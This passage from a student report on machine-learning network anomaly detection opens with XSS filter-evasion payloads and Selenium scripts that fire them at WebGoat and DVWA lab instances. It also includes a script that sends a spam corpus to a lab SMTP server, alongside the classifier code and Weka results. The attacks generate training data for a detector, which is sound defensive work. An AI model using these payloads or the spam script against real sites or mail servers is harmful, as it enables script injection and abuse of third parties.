<IMG SRC="/x" onerror="jav      ascript:alert('XSS');">
<IMG SRC="/" onerror="jav&#x09;ascript:alert('XSS');">
<INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
```

Below is the code used to launch the XSS attacks on the WebGoat application via Selenium.

```python
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time

def read_file(file1):
    with open(file1) as f:
        data = f.read().splitlines()
    return data

'''
Variable Declarations
'''
IP = '192.168.56.109'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address =  r'http://{}:8080/WebGoat/login'.format(IP)
Reflected_address =  r'http://{}:8080/WebGoat/start.mvc#lesson/CrossSiteScripting.lesson/6'.format(IP)
timeToSleep=1

'''
Login
Note: Create Acc before running
'''
driver.get(Login_address)
time.sleep(10)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("adminstrator")
password.send_keys("password")
time.sleep(timeToSleep)
login=driver.find_element_by_class_name("btn-block")
time.sleep(timeToSleep)
login.click()

# Reflected XSS
reflected_commands = read_file('xss.txt')

driver.get(Reflected_address)

for command in reflected_commands:
    time.sleep(10)
    field = driver.find_element_by_name("field1")
    time.sleep(timeToSleep)
    print(command)
    field.send_keys(command)
    time.sleep(timeToSleep)
    field.submit()
    time.sleep(10)
    try:
        driver.switch_to_alert().accept()
    except:
        pass
time.sleep(5)
driver.quit()
```

Below is the code used to launch the XSS attacks on the DVWA application via Selenium.

```
from selenium import webdriver
from selenium.webdriver.common.keys import Keys
from selenium.webdriver.support.ui import Select
import time

def read_file(file):
    with open(file) as f:
        data = f.read().splitlines()
    return data

'''
Variable Declarations
'''
IP = '192.168.10.136'
PORT_NUMBER = None
PATH = r'C:\Users\joeyt\OneDrive\SUTD\Project 1\chromedriver.exe'
driver = webdriver.Chrome(PATH)
Login_address =  r'http://{}/DVWA/login.php'.format(IP)
Reflected_address =  r'http://{}/DVWA/vulnerabilities/xss_r/'.format(IP)
timeToSleep=1

'''
Login
'''
driver.get(Login_address)
username = driver.find_element_by_name("username")
password = driver.find_element_by_name("password")
username.send_keys("admin")
password.send_keys("password")
login=driver.find_element_by_name("Login")
time.sleep(timeToSleep)
login.click()

'''
XSS
'''
reflected_commands = read_file('xss.txt')

driver.get(Reflected_address)

for command in reflected_commands:
    time.sleep(5)
    username = driver.find_element_by_name("name")
    time.sleep(timeToSleep)
    username.send_keys(command)
    time.sleep(timeToSleep)
    username.submit()
    time.sleep(10)
    try:
        driver.switch_to_alert().accept()
    except:
        pass

time.sleep(5)
driver.quit()
```

Data Analysis

Using cicflowmeter, we were able to generate features from our pcap data. We have decided to drop columns that were all ‘0’s. Furthermore, to prevent the machine learning model from learning features that are representative of our experimental conditions, we have decided to drop the source IP, destination IP and timestamp features. Hence, a total of 68 columns were generated. The final dataset can be found in the file *network_data_binary.csv*.

For our analysis, we will aggregate all the attack packets as *malicious (class: 1)* while the remaining packets are *benign (class: 0)*. This will allow us to create a model which detects anomalous traffic data.

Our final dataset has 32,982 rows. 25.56% is of benign communications while 74.44% is of malicious packets.




Figure 23. Pie chart of class labels in dataset

Feature Ranking

Using Weka, the features are ranked to obtain their relative importance.

The Weka feature rankings can be found in Appendix C.

Below, the top 10 features are listed (with 1 being the most important), for each attribute ranker.

	Ranker Used			
Order	**Cfs Subset Eval**	**Gain Ratio Attribute Eval**	**Correlation Attribute Eval**	**Relif F Attribute Eval**
1	bwd_pkt_len_min	fwd_byts_b_avg	pkt_len_std	init_fwd_win_byts
2	bwd_pkt_len_std	fwd_pkts_b_avg	bwd_pkt_len_min	down_up_ratio
3	init_bwd_win_byts	fwd_blk_rate_avg	pkt_len_max	src_port
4	fwd_byts_b_avg	bwd_pkt_len_min	pkt_size_avg	dst_port
5		init_bwd_win_byts	pkt_len_mean	bwd_iat_mean
6		pkt_len_min	down_up_ratio	bwd_iat_std
7		bwd_blk_rate_avg	bwd_iat_mean	idle_std
8		bwd_byts_b_avg	src_port	idle_max
9		totlen_bwd_pkts	bwd_iat_std	active_std
10		subflow_bwd_byts	bwd_pkt_len_max	pkt_len_std

Table 1. Top 10 attributes from Weka

Highlighted are the top features shared by more than one ranker. These features are:

1. bwd_pkt_len_min - Minimum size of packets in the backward direction
2. init_bwd_win_byts - Total number of bytes sent in initial window in the backward direction
3. fwd_bytes_b_avg - Average number of packets bulk rate in the forward direction
4. pkt_len_std - Standard deviation length of a packet
5. down_up_ratio - Ratio of download and upload
6. src_port - Source port

Machine Learning

To train a binary classification model, we experimented with different machine learning models. The data set is split into training and test sets at a ratio of 2 to 1. The models were trained on the training set (with 5 fold cross validation) and evaluated on the test set. The classification metric used is the test accuracy = # total correct predictions in test set / # total samples in the test set.

To see the full code and results from the machine learning process, please see the files in the folder *Machine Learning Code*.

Decision Tree

Using the following code, the decision tree model test accuracy was obtained.

```
from sklearn.tree import DecisionTreeClassifier
param_grid=[{"criterion":["gini", "entropy"],
             "splitter":["best", "random"]}]
decision_tree_grid=GridSearchCV(estimator=DecisionTreeClassifier(random_state=42),
param_grid=param_grid, cv=5)
decision_tree_grid.fit(X_train,y_train)
print('Decision tree test accuracy: ', decision_tree_grid.score(X_test,y_test))

Decision tree test accuracy:  0.9649977032613689
```

The decision tree is extremely complex. A textual representation of the nodes can be found in the notebook file.

The decision tree achieved a test accuracy of 96.499977%.

Multi Layer Perceptron

Using the following code, a multi layer perceptron model is trained and the corresponding test accuracy is obtained.

```
from sklearn.neural_network import MLPClassifier
from sklearn.preprocessing import StandardScaler
from sklearn.pipeline import Pipeline

GRID = [
    {'scaler': [StandardScaler()],
     'estimator': [MLPClassifier(random_state=42)],
     'estimator__solver': ['adam', 'sgd'],
     'estimator__learning_rate_init': [0.0001, 0.001],
     'estimator__max_iter': [300],
     'estimator__hidden_layer_sizes': [(500, 400, 300, 200, 100), (200, 200, 200, 200, 200)],
     'estimator__activation': ['relu', 'tanh'],
     'estimator__alpha': [0.005, 0.001],
     'estimator__early_stopping': [False, True]
     }
]

PIPELINE = Pipeline([('scaler', None), ('estimator', MLPClassifier())])
grid_search_mlp = GridSearchCV(estimator=PIPELINE, param_grid=GRID, cv=5)
grid_search_mlp.fit(X_train, y_train.values.ravel())
print('MLP test accuracy: ', grid_search_mlp.score(X_test,y_test))

MLP test accuracy: 0.9612310519062931
```

The MLP achieved a test accuracy of 96.12%.

Support Vector Machine

Using the following code, a support vector classifier is trained.

```
from sklearn.svm import SVC

param_grid=[{"kernel":["poly", "rbf", "sigmoid", "linear"] }]

cv_svc = GridSearchCV(estimator = SVC(), param_grid = param_grid, cv = 5)
cv_svc.fit(X_train, y_train.values.ravel())
print('SVM test accuracy: ', cv_svc.score(X_test,y_test))

SVM test accuracy:  0.7581074873679375
```

The SVM classifier achieved a test accuracy of 75.81%.

Recurrent Neural Network

Using Tensorflow and Keras, 2 recurrent neural network (RNN) architectures were tested against the data.

```
Model: "complex_rnn"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
lstm_2 (LSTM)                (None, 1, 100)            67600
_________________________________________________________________
dropout_3 (Dropout)          (None, 1, 100)            0
_________________________________________________________________
lstm_3 (LSTM)                (None, 100)               80400
_________________________________________________________________
dropout_4 (Dropout)          (None, 100)               0
_________________________________________________________________
dense_2 (Dense)              (None, 32)                3232
_________________________________________________________________
dropout_5 (Dropout)          (None, 32)                0
_________________________________________________________________
dense_3 (Dense)              (None, 1)                 33
=================================================================
Total params: 151,265
Trainable params: 151,265
Non-trainable params: 0
_________________________________________________________________

Model: "simple_rnn"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
lstm_4 (LSTM)                (None, 1, 100)            67600
_________________________________________________________________
dense_4 (Dense)              (None, 1, 1)              101
=================================================================
Total params: 67,701
Trainable params: 67,701
Non-trainable params: 0
_________________________________________________________________
```

The test accuracy achieved by the simple RNN model is 83.82% whereas for the complex RNN model is 81.30%.

Naive Bayes

As the naive bayes model does not require parameters to train, cross validation is not needed.

```
from sklearn.naive_bayes import GaussianNB

nb_classifier = GaussianNB()
nb_classifier.fit(X_train, y_train.values.ravel())
print('NB test accuracy: ', nb_classifier.score(X_test,y_test))

NB test accuracy:  0.8102893890675241
```

The naive bayes model has achieved a test accuracy of 81.02%.

Best Model (Decision Tree)

As the decision tree has the highest test accuracy, it is the best model for our use.

From the decision tree, we are able to see which features are the most important within the tree itself.

```
feature_importances = decision_tree.best_estimator_.feature_importances_
feature_impt = pd.DataFrame({'features':test_columns, 'importance':feature_importances})
feature_impt.sort_values(by=['importance'], ascending=False).head(10)
```

Feature	**Importance**
down_up_ratio - Download and upload ratio	0.172156
bwd_seg_size_avg - Average size observed in the backward direction	0.159235
fwd_seg_size_min - Minimum size observed in the forward direction	0.091372
pkt_len_var - Variance length of a packet	0.089906
fwd_pkt_len_std - Standard deviation size of packet in forward direction	0.069009
idle_max - Maximum time a flow was idle before becoming active	0.053721
src_port - Source port	0.053011
fwd_pkt_len_mean - Maximum size of packet in forward direction	0.031126
pkt_size_avg - Average size of packet	0.024435
bwd_pkt_len_min - Minimum size of packet in backward direction	0.020739

Table 2. Feature importances of decision tree

There is significant overlap between the highly ranked features from Weka and the above features.

Hence, the decision tree model appears to be performing correctly.

Detection Tool

As the decision tree model has the highest accuracy, it will be used in our detection tool.

Our tool will be a command-line application, which will read in pcap files and output the decision. The relevant files can be found in the *Network Anomaly Detection Tool* folder,

The code for the application is as follows.

```
import pandas as pd
import numpy as np
import pickle
import argparse
import cicflowmeter
import subprocess
import shlex
import os

from sklearn.tree import DecisionTreeClassifier
from sklearn.model_selection import GridSearchCV

MODEL = 'decision_tree.pickle'

def main():

    # Get pcap file from commandline
    parser = argparse.ArgumentParser()
    parser.add_argument('-f', type = str, required = True)
    args = parser.parse_args()
    pcap_file = args.f

    # Load pickle model
    decision_tree = pickle.load(open(MODEL, "rb"))

    # Convert pcap file into csv
    cli_command = 'cicflowmeter -f {} -c input.csv'.format(pcap_file)
    args = shlex.split(cli_command)
    output = subprocess.check_output(args)

    # Read in input file
    input_df = pd.read_csv('input.csv')
    test_rows = input_df[['src_port', 'dst_port', 'protocol', 'flow_duration', 'flow_byts_s',
       'flow_pkts_s', 'fwd_pkts_s', 'bwd_pkts_s', 'tot_fwd_pkts',
       'tot_bwd_pkts', 'totlen_fwd_pkts', 'totlen_bwd_pkts', 'fwd_pkt_len_max',
       'fwd_pkt_len_min', 'fwd_pkt_len_mean', 'fwd_pkt_len_std',
       'bwd_pkt_len_max', 'bwd_pkt_len_min', 'bwd_pkt_len_mean',
       'bwd_pkt_len_std', 'pkt_len_max', 'pkt_len_min', 'pkt_len_mean',
       'pkt_len_std', 'pkt_len_var', 'fwd_header_len', 'bwd_header_len',
       'fwd_seg_size_min', 'fwd_act_data_pkts', 'flow_iat_mean',
       'flow_iat_max', 'flow_iat_min', 'flow_iat_std', 'fwd_iat_tot',
       'fwd_iat_max', 'fwd_iat_min', 'fwd_iat_mean', 'fwd_iat_std',
       'bwd_iat_tot', 'bwd_iat_max', 'bwd_iat_min', 'bwd_iat_mean',
       'bwd_iat_std', 'fin_flag_cnt', 'down_up_ratio', 'pkt_size_avg',
       'init_fwd_win_byts', 'init_bwd_win_byts', 'active_max', 'active_min',
       'active_mean', 'active_std', 'idle_max', 'idle_min', 'idle_mean',
```

```
        'idle_std', 'fwd_byts_b_avg', 'fwd_pkts_b_avg', 'bwd_byts_b_avg',
        'bwd_pkts_b_avg', 'fwd_blk_rate_avg', 'bwd_blk_rate_avg',
        'fwd_seg_size_avg', 'bwd_seg_size_avg', 'subflow_fwd_pkts',
        'subflow_bwd_pkts', 'subflow_fwd_byts', 'subflow_bwd_byts']].copy()

    # Do prediction
    test_rows['prediction'] = decision_tree.predict(test_rows)

    # Return final classification
    votes = test_rows[['prediction']].value_counts()
    if votes[0] > votes[1]:
        print('{} is classified as benign'.format(pcap_file))
    else:
        print('{} is classified as malicious'.format(pcap_file))

    # Clean up and delete input.csv
    os.remove('input.csv')


if __name__ == '__main__':
    main()
```

To test the CLI application, we generated data from other scenarios and tested them using our tool. The data is generated using the **same** scripts and attack tools (eg Neesus).

```
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ ls
attack_ddos_ion_udp.pcap  benign_flask_app_course_manager.pcap  benign_ftp_1.pcap  decision_tree.pickle  network_anomaly_tool.py
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f benign_ftp_1.pcap
reading from file benign_ftp_1.pcap, link-type EN10MB (Ethernet)
benign_ftp_1.pcap is classified as benign
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f benign_flask_app_course_manager.pcap
reading from file benign_flask_app_course_manager.pcap, link-type EN10MB (Ethernet)
benign_flask_app_course_manager.pcap is classified as benign
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_ddos_ion_udp.pcap
reading from file attack_ddos_ion_udp.pcap, link-type EN10MB (Ethernet)
attack_ddos_ion_udp.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$
```

```
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_bruteforce_dvwa.pcap
reading from file attack_bruteforce_dvwa.pcap, link-type EN10MB (Ethernet)
attack_bruteforce_dvwa.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_neesus_probe.pcap
reading from file attack_neesus_probe.pcap, link-type EN10MB (Ethernet)
attack_neesus_probe.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_bruteforce_flask_app.pcap
reading from file attack_bruteforce_flask_app.pcap, link-type EN10MB (Ethernet)
attack_bruteforce_flask_app.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_phishing_email.pcap
reading from file attack_phishing_email.pcap, link-type EN10MB (Ethernet)
attack_phishing_email.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_ddos_ion_http.pcap
reading from file attack_ddos_ion_http.pcap, link-type EN10MB (Ethernet)
attack_ddos_ion_http.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_ddos_ion_tcp.pcap
reading from file attack_ddos_ion_tcp.pcap, link-type EN10MB (Ethernet)
attack_ddos_ion_tcp.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f attack_neesus_prob_2.pcap
reading from file attack_neesus_prob_2.pcap, link-type EN10MB (Ethernet)
attack_neesus_prob_2.pcap is classified as malicious
kali@kali-VirtualBox:~/Desktop/network_anomaly_tool$ python3 network_anomaly_tool.py -f benign_ftp_1.pcap
reading from file benign_ftp_1.pcap, link-type EN10MB (Ethernet)
benign_ftp_1.pcap is classified as benign
```

Figure 24. Command line tool used to detect network anomalies

Below is a summary of our testing scenarios.

Scenario	Classification		Scenario	Classification
Benign traffic from FTP	Benign		Malicious bruteforce attack on Flask web app	Malicious
Benign traffic from flask web app	Benign		Malicious spam emails	Malicious
Malicious DoS attack using UDP	Malicious		Malicious Dos attack using TCP	Malicious
Malicious bruteforce attack on DVWA	Malicious		Malicious Neesus probe	Malicious

Table 3. Testing various scenarios on our detection tool using same scripts

We also tested 2 scenarios using **modified** script parameters. The first scenario is generating benign traffic for the web application but the time.sleep() and number of courses generated are reduced. The second scenario is a bruteforce attack but the number of attempts has been reduced from 500 to 50.

Scenario	Classification		Scenario	Classification
Benign traffic of Flask web app with different scripted parameters	Benign		Bruteforce on DVWA using lesser bruteforce attempts	Benign

Table 4. Testing various scenarios on our detection tool using modified scripts

The bruteforce attempt was undetected by our tool. Perhaps we should have written scripts which generated randomized data so that our machine learning model was adequately trained on a wider variety of network traffic data.

Despite this, we are confident that our tool will be able to detect network anomalies with a high degree of accuracy. However, more can be done to make our tool more accurate.

Discussion

The accuracy for our tool is very high. However, this could show that our experimental conditions and data generation processes are very rigid (as seen in Table 4). More can be done to generate a wider range of random data. This can be done by adding more complex automation sequences in our usage of Selenium or running automation scripts concurrently from multiple client machines.

Additionally, instead of having separate time windows for capturing the scenarios, multiple scenarios (eg bruteforce logins on one machine and normal user activity from another machine) can be done concurrently. This will help generate more real-life data as it is rare for a server to only serve a single client at any time.

Next, our scripts used for generating both benign and malicious data could have used more randomized parameters. An example for this would be the time.sleep() parameter used for the Selenium scripts. Another example would be to run both benign and malicious traffic from the same machine. This would confuse the machine learning model as the malicious traffic would be masked with the benign traffic.

Lastly, there are other machine learning models that have not been considered in this report, such as logistic regression, random forest classifier or gradient boosting classifier. By expanding our scope to more models, we could have further improved the accuracy of our detection tool.

Conclusion

In this report, we created our own network, which hosted various services (such as FTP, web application, DB server).

Using this network, we were able to generate both benign traffic and malicious traffic data. With the data, we were able to create our own machine learning classification model.

Our classification model was then deployed and tested with new data.

Going ahead, we hope to see our model deployed against other network data to further test its capabilities. Furthermore, we hope that our network setup is useful to other researchers aiming to generate malicious and benign traffic data.

References

[1] MDN Web Docs. (n.d.). How do you set up a local testing server? Available at https://developer.mozilla.org/en-US/docs/Learn/Common_questions/set_up_a_local_testing_server

[2] Ahmad Hatziq B Mohamad. (25 Dec 2020). Course Manager Flask web application. Github. Available at https://github.com/AhmadHatziq/course-manager

[3] Giampaolo Rodola. (16 Feb 2020). Pyftpdlib, Python FTP server library. Available at https://pypi.org/project/pyftpdlib/

[4] Python 3.10.0 Documentation. (2021). SMTP Server. Available at https://docs.python.org/3/library/smtpd.html

[5] Charles Leifer. (2021). sqlite-web. Web-based SQLite database browser written in Python. Available at https://github.com/coleifer/sqlite-web

[6] digininja. (13 Aug 2021). Damn Vulnerable Web Application (DVWA). Available at https://github.com/coleifer/sqlite-web

[7] OWASP. (2021). WebGoat. Available at https://owasp.org/www-project-webgoat/

[8] Wessel van Lit. (21 Jan 2019). Email Spam Dataset. Available at https://www.kaggle.com/veleon/ham-and-spam-dataset

[9] Brannon Dorset. (2021). rockyou.txt. Available at https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt

[10] Praetox Technologies. (13 Dec 2014). Low Orbit Ion Cannon. Available at https://en.wikipedia.org/wiki/Low_Orbit_Ion_Cannon

Appendix

A. *ftp_server.py* code

```
from pyftpdlib.authorizers import DummyAuthorizer
from pyftpdlib.handlers import FTPHandler
from pyftpdlib.servers import FTPServer

def main():
    # Instantiate a dummy authorizer for managing 'virtual' users
    authorizer = DummyAuthorizer()

    # Define a new user having full r/w permissions and a read-only
    # anonymous user
    authorizer.add_user('user', '12345', '.', perm='elradfmwMT')
    authorizer.add_anonymous('/home/kali')

    # Instantiate FTP handler class
    handler = FTPHandler
    handler.authorizer = authorizer

    # Define a customized banner (string returned when client connects)
    handler.banner = "pyftpdlib based ftpd ready."

    # Specify a masquerade address and the range of ports to use for
    # passive connections.  Decomment in case you're behind a NAT.
    #handler.masquerade_address = '151.25.42.11'
    #handler.passive_ports = range(60000, 65535)

    # Instantiate FTP server class and listen on 0.0.0.0:2121
    address = ('', 2121)
    server = FTPServer(address, handler)

    # set a limit for connections
    server.max_cons = 256
    server.max_cons_per_ip = 5

    # start ftp server
    server.serve_forever()

if __name__ == '__main__':
    main()
```

B. Generate spam email code

```
import os
import smtplib
import pandas as pd
import numpy as np
import time
import email
import email.policy
from bs4 import BeautifulSoup

IP_ADDRESS = '192.168.31.239'
PORT_NUMBER = 1025
email_folder = r"C:\Users\hatzi\Documents\SUTD\Security Tools Projects\STL2 - Network Anomaly
Detection\email_dataset\hamnspam"
os.chdir(email_folder)

def html_to_plain(email):
    try:
        soup = BeautifulSoup(email.get_content(), 'html.parser')
        return soup.text.replace('\n\n','')
    except:
        return "empty"

def load_email(is_spam, filename):
    directory = (email_folder + r'\spam') if is_spam else (email_folder + r'\ham')
    with open(os.path.join(directory, filename), "rb") as f:
        return email.parser.BytesParser(policy=email.policy.default).parse(f)

# Load spam and ham files
ham_filenames = [name for name in sorted(os.listdir(email_folder + r'\ham')) if len(name) > 20]
spam_filenames = [name for name in sorted(os.listdir(email_folder + r'\spam')) if len(name) > 20]
ham_emails = [load_email(is_spam=False, filename=name) for name in ham_filenames]
spam_emails = [load_email(is_spam=True, filename=name) for name in spam_filenames]

for i in range(len(spam_emails)):

    try:
        spam_email = spam_emails[i]
        email_sender = spam_email['From']
        email_subject = spam_email['Subject']
        email_raw_content = spam_email.get_content()
        email_parsed_content = html_to_plain(spam_email)


        with smtplib.SMTP(IP_ADDRESS, PORT_NUMBER) as smtp:
            subject = email_subject
            body = email_raw_content
            msg = f'Subject: {subject}\n\n{body}'
            smtp.sendmail(email_sender, 'victim@victim.com', msg)

        time.sleep(1)
    except Exception as e:
        pass
```

C. Weka Feature Ranking

BestFirst + CfsSubsetEval

```
=== Run information ===

Evaluator:    weka.attributeSelection.CfsSubsetEval -P 1 -E 1
Search:       weka.attributeSelection.BestFirst -D 1 -N 5
Relation:     network_data_yes_no
Instances:    32982
Attributes:   69
              src_port
              dst_port
              protocol
              flow_duration
              flow_byts_s
              flow_pkts_s
              fwd_pkts_s
              bwd_pkts_s
              tot_fwd_pkts
              tot_bwd_pkts
              totlen_fwd_pkts
              totlen_bwd_pkts
              fwd_pkt_len_max
              fwd_pkt_len_min
              fwd_pkt_len_mean
              fwd_pkt_len_std
              bwd_pkt_len_max
              bwd_pkt_len_min
              bwd_pkt_len_mean
              bwd_pkt_len_std
              pkt_len_max
              pkt_len_min
              pkt_len_mean
              pkt_len_std
              pkt_len_var
              fwd_header_len
              bwd_header_len
              fwd_seg_size_min
              fwd_act_data_pkts
              flow_iat_mean
              flow_iat_max
              flow_iat_min
              flow_iat_std
              fwd_iat_tot
              fwd_iat_max
              fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
              bwd_iat_tot
              bwd_iat_max
              bwd_iat_min
              bwd_iat_mean
              bwd_iat_std
              fin_flag_cnt
              down_up_ratio
              pkt_size_avg
              init_fwd_win_byts
```

```
              init_bwd_win_byts
              active_max
              active_min
              active_mean
              active_std
              idle_max
              idle_min
              idle_mean
              idle_std
              fwd_byts_b_avg
              fwd_pkts_b_avg
              bwd_byts_b_avg
              bwd_pkts_b_avg
              fwd_blk_rate_avg
              bwd_blk_rate_avg
              fwd_seg_size_avg
              bwd_seg_size_avg
              subflow_fwd_pkts
              subflow_bwd_pkts
              subflow_fwd_byts
              subflow_bwd_byts
              class
Evaluation mode:    evaluate on all training data



=== Attribute Selection on all input data ===

Search Method:
        Best first.
        Start set: no attributes
        Search direction: forward
        Stale search after 5 node expansions
        Total number of subsets evaluated: 580
        Merit of best subset found:    0.392

Attribute Subset Evaluator (supervised, Class (nominal): 69 class):
        CFS Subset Evaluator
        Including locally predictive attributes

Selected attributes: 18,20,48,57 : 4
                     bwd_pkt_len_min
                     bwd_pkt_len_std
                     init_bwd_win_byts
                     fwd_byts_b_avg
```

Ranker + GainRatioAttributeEval

```
=== Run information ===

Evaluator:    weka.attributeSelection.GainRatioAttributeEval
Search:       weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:     network_data_yes_no
Instances:    32982
Attributes:   69
              src_port
              dst_port
              protocol
              flow_duration
              flow_byts_s
              flow_pkts_s
              fwd_pkts_s
              bwd_pkts_s
              tot_fwd_pkts
              tot_bwd_pkts
              totlen_fwd_pkts
              totlen_bwd_pkts
              fwd_pkt_len_max
              fwd_pkt_len_min
              fwd_pkt_len_mean
              fwd_pkt_len_std
              bwd_pkt_len_max
              bwd_pkt_len_min
              bwd_pkt_len_mean
              bwd_pkt_len_std
              pkt_len_max
              pkt_len_min
              pkt_len_mean
              pkt_len_std
              pkt_len_var
              fwd_header_len
              bwd_header_len
              fwd_seg_size_min
              fwd_act_data_pkts
              flow_iat_mean
              flow_iat_max
              flow_iat_min
              flow_iat_std
              fwd_iat_tot
              fwd_iat_max
              fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
              bwd_iat_tot
              bwd_iat_max
              bwd_iat_min
              bwd_iat_mean
              bwd_iat_std
              fin_flag_cnt
              down_up_ratio
              pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
              active_mean
              active_std
              idle_max
              idle_min
              idle_mean
              idle_std
              fwd_byts_b_avg
              fwd_pkts_b_avg
              bwd_byts_b_avg
              bwd_pkts_b_avg
              fwd_blk_rate_avg
              bwd_blk_rate_avg
              fwd_seg_size_avg
              bwd_seg_size_avg
              subflow_fwd_pkts
              subflow_bwd_pkts
              subflow_fwd_byts
              subflow_bwd_byts
              class
Evaluation mode:    evaluate on all training data



=== Attribute Selection on all input data ===

Search Method:
        Attribute ranking.

Attribute Evaluator (supervised, Class (nominal): 69 class):
        Gain Ratio feature evaluator

Ranked attributes:
 0.3125    57 fwd_byts_b_avg
 0.3038    58 fwd_pkts_b_avg
 0.2848    61 fwd_blk_rate_avg
 0.2724    18 bwd_pkt_len_min
 0.2696    48 init_bwd_win_byts
 0.196     22 pkt_len_min
 0.1612    62 bwd_blk_rate_avg
 0.16      59 bwd_byts_b_avg
 0.1572    12 totlen_bwd_pkts
 0.1572    68 subflow_bwd_byts
 0.1558    20 bwd_pkt_len_std
 0.1509     2 dst_port
 0.147     29 fwd_act_data_pkts
 0.1416    19 bwd_pkt_len_mean
 0.1416    64 bwd_seg_size_avg
 0.1365    17 bwd_pkt_len_max
 0.1359    14 fwd_pkt_len_min
 0.1354    13 fwd_pkt_len_max
 0.1331    47 init_fwd_win_byts
 0.1281    16 fwd_pkt_len_std
 0.1231    11 totlen_fwd_pkts
 0.1231    67 subflow_fwd_byts
 0.1204    24 pkt_len_std
 0.1204    25 pkt_len_var
 0.1199    45 down_up_ratio
 0.1195    23 pkt_len_mean
 0.1195    46 pkt_size_avg
```

```
 0.1121    27 bwd_header_len
 0.1078    21 pkt_len_max
 0.1069    66 subflow_bwd_pkts
 0.1069    10 tot_bwd_pkts
 0.1063    63 fwd_seg_size_avg
 0.1063    15 fwd_pkt_len_mean
 0.0731    42 bwd_iat_mean
 0.0723    50 active_min
 0.0712    44 fin_flag_cnt
 0.0706    53 idle_max
 0.0705    56 idle_std
 0.0703    40 bwd_iat_max
 0.0656    39 bwd_iat_tot
 0.065     55 idle_mean
 0.0647    43 bwd_iat_std
 0.0575     8 bwd_pkts_s
 0.0566     7 fwd_pkts_s
 0.0565    38 fwd_iat_std
 0.055     33 flow_iat_std
 0.0547     4 flow_duration
 0.0539    60 bwd_pkts_b_avg
 0.0527    30 flow_iat_mean
 0.0521    34 fwd_iat_tot
 0.0517     6 flow_pkts_s
 0.0516    37 fwd_iat_mean
 0.0512    35 fwd_iat_max
 0.0511    31 flow_iat_max
 0.0487    26 fwd_header_len
 0.0476    65 subflow_fwd_pkts
 0.0476     9 tot_fwd_pkts
 0.0429     5 flow_byts_s
 0.0378    32 flow_iat_min
 0.0371    54 idle_min
 0.0356     1 src_port
 0.0339    36 fwd_iat_min
 0.0331     3 protocol
 0.0331    28 fwd_seg_size_min
 0.0294    49 active_max
 0.0291    51 active_mean
 0.0289    52 active_std
 0.0187    41 bwd_iat_min

Selected attributes:
57,58,61,18,48,22,62,59,12,68,20,2,29,19,64,17,14,13,47,16,11,67,24,25,45,23,46,27,21,66,10,63,15,42,50,
44,53,56,40,39,55,43,8,7,38,33,4,60,30,34,6,37,35,31,26,65,9,5,32,54,1,36,3,28,49,51,52,41 : 68
```

Ranker + CorrelationAttributeEval

```
=== Run information ===

Evaluator:    weka.attributeSelection.CorrelationAttributeEval
Search:       weka.attributeSelection.Ranker -T -1.7976931348623157E308 -N -1
Relation:     network_data_yes_no
Instances:    32982
Attributes:   69
              src_port
              dst_port
              protocol
              flow_duration
              flow_byts_s
              flow_pkts_s
              fwd_pkts_s
              bwd_pkts_s
              tot_fwd_pkts
              tot_bwd_pkts
              totlen_fwd_pkts
              totlen_bwd_pkts
              fwd_pkt_len_max
              fwd_pkt_len_min
              fwd_pkt_len_mean
              fwd_pkt_len_std
              bwd_pkt_len_max
              bwd_pkt_len_min
              bwd_pkt_len_mean
              bwd_pkt_len_std
              pkt_len_max
              pkt_len_min
              pkt_len_mean
              pkt_len_std
              pkt_len_var
              fwd_header_len
              bwd_header_len
              fwd_seg_size_min
              fwd_act_data_pkts
              flow_iat_mean
              flow_iat_max
              flow_iat_min
              flow_iat_std
              fwd_iat_tot
              fwd_iat_max
              fwd_iat_min
              fwd_iat_mean
              fwd_iat_std
              bwd_iat_tot
              bwd_iat_max
              bwd_iat_min
              bwd_iat_mean
              bwd_iat_std
              fin_flag_cnt
              down_up_ratio
              pkt_size_avg
              init_fwd_win_byts
              init_bwd_win_byts
              active_max
              active_min
```

```
              active_mean
              active_std
              idle_max
              idle_min
              idle_mean
              idle_std
              fwd_byts_b_avg
              fwd_pkts_b_avg
              bwd_byts_b_avg
              bwd_pkts_b_avg
              fwd_blk_rate_avg
              bwd_blk_rate_avg
              fwd_seg_size_avg
              bwd_seg_size_avg
              subflow_fwd_pkts
              subflow_bwd_pkts
